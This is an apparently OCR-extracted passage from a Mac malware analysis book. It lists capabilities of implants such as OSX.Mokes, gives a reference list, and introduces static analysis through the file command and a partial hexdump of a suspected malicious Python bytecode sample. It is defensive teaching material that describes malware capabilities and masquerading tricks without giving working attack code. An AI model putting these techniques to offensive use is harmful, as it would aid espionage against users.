
- Perl statement evaluation
  Run arbitrary Perl commands.

- Synthetic mouse and keyboard events
  Interact with the GUI of the infected system (to interact with prompt and alerts).

- ...and much more!

Another example of a Mac malware that is rather fully-featured is OSX.Mokes [25]. Designed as a cyber-espionage implant, it supports capabilities such as download and execute, and also:

- Search & exfiltration of Office documents
- Capturing the user's screen, and audio and video
- Monitoring for removable media (to scan for interesting files to collect)




OSX.Mokes' capabilities

Clearly, any system infected by this sophisticated cyber-security implant affords the remote attackers persistent control over the system, all while providing unfettered access to the user's files and activities.

Up Next

This wraps up our discussion on Mac malware capabilities and also closes out the first part of this book.

For the reader interested in delving deeper into topics covered in this first part of the book, for the last several years I've published an annual "Mac Malware Report". This report covers the infection vectors, persistence mechanisms, and capabilities of all new malware of that year:



Mac Malware (of 2019)

Mac Malware Reports:

- "The Mac Malware of 2019"
- "The Mac Malware of 2018"
- "The Mac Malware of 2017"
- "The Mac Malware of 2016"

Up next, we discuss how to effectively analyze a malicious sample, to arm you with the necessary skills to become a Mac malware analyst!

Resources

1. “The CCleaner Malware Fiasco”
https://www.wired.com/story/ccleaner-malware-targeted-tech-firms/

2. “OSX/Proton.B: A Brief Analysis
https://objective-see.com/blog/blog_0x1F.html

3. “Mac Malware of 2017” (MacDownloader)
https://objective-see.com/blog/blog_0x25.html#MacDownloader

4. “Ikittens: Iranian Actor Resurfaces With Malware for Mac (Macdownloader)”
https://iranthreats.github.io/resources/macdownloader-macos-malware/

5. “WTF is Mughthesec!?”
https://objective-see.com/blog/blog_0x20.html

6. “How Affiliate Programs Fund Spyware”
http://www.benedelman.org/news-091405/

7. “Analyzing OSX/CreativeUpdater”
https://objective-see.com/blog/blog_0x29.html

8. “MinerGate console miner”
https://minergate.com/faq/how-minergate-console

9. “OSX.Dummy: New Mac Malware Targets the Cryptocurrency Community”
https://objective-see.com/blog/blog_0x32.html

10. “Pass the AppleJeus”
https://objective-see.com/blog/blog_0x49.html

11. “Mac Malware of 2016” (Komplex)
https://objective-see.com/blog/blog_0x16.html#Komplex

12. NSTask API
https://developer.apple.com/documentation/foundation/nstask

13. “Lazarus Group Goes 'Fileless'”
https://objective-see.com/blog/blog_0x51.html

14. “Writing Bad @$$ Malware for OS X”
https://www.blackhat.com/docs/us-15/materials/us-15-Wardle-Writing-Bad-A-Malware-For-OS-X.pdf

15. “North Korea Is Recycling Mac Malware. That's Not the Worst Part”
https://www.wired.com/story/malware-reuse-north-korea-lazarus-group/

16. “Middle East Cyber-Espionage: Analyzing WindShift's implant: OSX.WindTail
https://objective-see.com/blog/blog_0x3D.html

17. Netiquette.app
https://objective-see.com/products/netiquette.html

18. NSURLConnection
https://developer.apple.com/documentation/foundation/nsurlconnection?language=objc

19. OSX.Yort
https://objective-see.com/blog/blog_0x53.html#osx-yort

20. The libcurl API
https://curl.haxx.se/libcurl/c/


21. “Mac Malware of 2016” (OSX.KeRanger)
https://objective-see.com/blog/blog_0x16.html

22. “New OS X Ransomware KeRanger Infected Transmission BitTorrent Client Installer”
https://unit42.paloaltonetworks.com/new-os-x-ransomware-keranger-infected-transmission-bittorrent-client-installer/

23. “Towards Generic Ransomware Detection”
https://objective-see.com/blog/blog_0x0F.html

24. “Offensive Malware Analysis: Dissecting OSX.FruitFly via a Custom C&C Server”
https://www.virusbulletin.com/uploads/pdf/magazine/2017/VB2017-Wardle.pdf

25. “The Missing Piece – Sophisticated OS X Backdoor Discovered”
https://securelist.com/the-missing-piece-sophisticated-os-x-backdoor-discovered/75990/



(The Art of Mac Malware) Volume 1: Analysis

Part 0x2: (Mac) Malware Analysis

📝 Note:

This book is a work in progress.

You are encouraged to directly comment on these pages ...suggesting edits, corrections, and/or additional content!

To comment, simply highlight any content, then click the icon which appears (to the right on the document's border).

Content made possible by our Friends of Objective-See:


Airo


SmugMug


Guardian Firewall


SecureMac

iVerify

Halo Privacy

Armed with a foundational knowledge of Mac malware's infection vectors, persistence mechanisms and capabilities, let's now discuss how to effectively analyze a malicious (or suspected to be) sample!

In order to effectively analyze samples, we'll cover both static and dynamic approaches:


- Static Analysis:
  The examination of a sample (without running/executing it), via various tools often culminating with a disassembler or decompiler.

- Dynamic Analysis:
  The examination of a sample (while running/executing it), via various monitoring tools often culminating with a debugger.

Via these analysis techniques, we'll be able to ascertain if a sample is indeed malicious and, if so, answer questions such as:

- *"What infection vector does it utilize to infect Mac users?"*
- *"What (if any) persistence mechanism is used to maintain access?"*
- *"What are its (ultimate) objectives and capabilities?"*

With the answers to these questions, we can understand what threat the malware poses to Mac users, as well as create both detection and prevention mechanisms to thwart the malware!



(The Art of Mac Malware) Volume 1: Analysis

Chapter 0x4: Static Analysis (Intro)

📝 Note:

This book is a work in progress.

You are encouraged to directly comment on these pages ...suggesting edits, corrections, and/or additional content!

To comment, simply highlight any content, then click the icon which appears (to the right on the document's border).


Content made possible by our Friends of Objective-See:

Airo SmugMug Guardian Firewall SecureMac iVerify Halo Privacy

Statically analyzing a (suspected) malware specimen involves examining the specimen without actually running or executing it. Such analysis relies on various static analysis tools and usually culminates with a disassembler or decompiler.

In this chapter, we'll comprehensively cover methods of static analysis, starting with the basics, such as file type identification and extraction from an installation medium.

Once a sample has been extracted (e.g. from a disk image or package), it's often in one of two forms: a script or a (Mach-O) binary.



the flow of static analysis

Because of their "plaintext readability," scripts are rather easy to manually analyze ...though we'll still cover various analysis techniques and apply them to real-world macOS malware samples.

On the other hand, the binary format of Mach-O executables presents some unique challenges and requires specific analysis tools. As such, a significant portion of this book is dedicated to both the internals of this file format and corresponding static analysis tools.


> 📝 Note:
>
> Is it safe to statically analyze malware on your computer (i.e. not in a virtual machine)?
>
> Generally yes, as by definition static analysis, is well, static ...meaning the malicious code is never run.
>
> That having been said, it is still considered best practice to always analyze malware in a compartmented virtual machine! Better safe than sorry, ya?
>
> For a detailed overview of setting up such a VM, see:
>
> "How to Reverse Malware on macOS Without Getting Infected" [1]

File Type Identification

As noted, most (static) analysis tools are file-type specific. Thus, the first step in analyzing (what may be) a malicious file is identifying its file type.

Often, malware authors will attempt to mask the true file type of their creation in order to trick or coerce the user into running it. As such, it goes without saying that looks can be deceiving and a file's type should not be identified solely by its appearance (icon) or what appears to be its file extension.

For example, OSX.WindTail [2] is specifically designed to masquerade as benign Microsoft Office documents:



malware masquerading as Office documents (`OSX.WindTail`)

In reality, the file(s) are malicious applications that, when executed, will persistently infect the system.

At the other end of the spectrum, malicious files may also have no icon, nor file extension. Moreover a cursory triage of the contents of such files may provide no clues about the file's actual type.

For example, here we have a (suspected) malicious file simply named `VtZkT` [3] ...of some unknown binary format:

```
$ hexdump -C VtZkT
00000000  03 f3 0d 0a 97 93 55 5b  63 00 00 00 00 00 00 00  |......U[c.......|
00000010  00 03 00 00 00 40 00 00  00 73 36 00 00 00 64 00  |.....@...s6...d.|
00000020  00 64 01 00 6c 00 00 5a  00 00 64 00 00 64 01 00  |.d..l..Z..d..d..|
00000030  6c 01 00 5a 01 00 65 00  00 6a 02 00 65 01 00 6a  |l..Z..e..j..e..j|
00000040  03 00 64 02 00 83 01 00  83 01 00 64 01 00 04 55  |..d........d...U|
00000050  64 01 00 53 28 03 00 00  00 69 ff ff ff ff 4e 73  |d..S(....i....Ns|
00000060  d8 08 00 00 65 4a 79 64  56 2b 6c 54 49 6a 6b 55  |....eJydV+lTIjkU|
00000070  2f 38 35 66 51 56 47 31  53 33 71 4c 61 52 78 6e  |/85fQVG1S3qLaRxn|
```

```
00000080  6e 42 6d 6e 4e 6c 73 4f  6c 2b 41 67 49 71 43 67  |nBmnNlsOl+AgIqCg|
00000090  4c 45 76 31 45 53 54 59  46 2b 6c 75 44 69 33 2f  |LEv1ESTYF+luDi3/|
000000a0  39 33 31 4a 4f 6b 32 72  75 47 50 74 46 7a 70 35  |931JOk2ruGPtFzp5|
```

Since static analysis tools are largely file type specific, identifying this file's type is imperative in order to continue static analysis. So, how do we effectively identify a file's format? Via macOS's built-in `file` command. As noted in its man page [4], this command has one job: to "*determine [a] file's type*":

```
$ man file

FILE(1)                   BSD General Commands Manual                  FILE(1)

NAME
     file -- determine file type
```

For example, running the `file` command on the unknown `VtZkT` file, reveals the file is byte-compiled Python code:

```
$ file VtZkT

VtZkT: python 2.7 byte-compiled
```

More on this soon, but knowing that a file is byte-compiled Python code allows us to leverage various tools *specific to this file format* (for example, we can reconstruct a readable representation of the original python code using a python decompiler).

Returning to `OSX.WindTail`, we can again use the `file` utility to reveal that the malicious files (that masquerade as Office documents) are actually applications bundles, containing 64-bit Mach-O executables:

```
$ file Final_Presentation.app/Contents/MacOS/usrnode

usrnode: Mach-O 64-bit executable x86_64
```

Up Next

In this chapter, we introduced the concept of static analysis and highlighted how macOS's built-in `file` utility can effectively identify a file's true type. This, of course, is an important first analysis step as many static analysis tools are file type specific!

Next up, let's look at various file types one is likely to encounter while analyzing Mac malware. Some file types (e.g. disk images) are simply used to distribute malware and thus the goal is to extract the malicious contents for analysis. The actual malware comes in various other file formats, such as scripts and binaries.

For each file type, we'll briefly discuss its purpose, as well as highlight static analysis tools that can be used to analyze said file format.

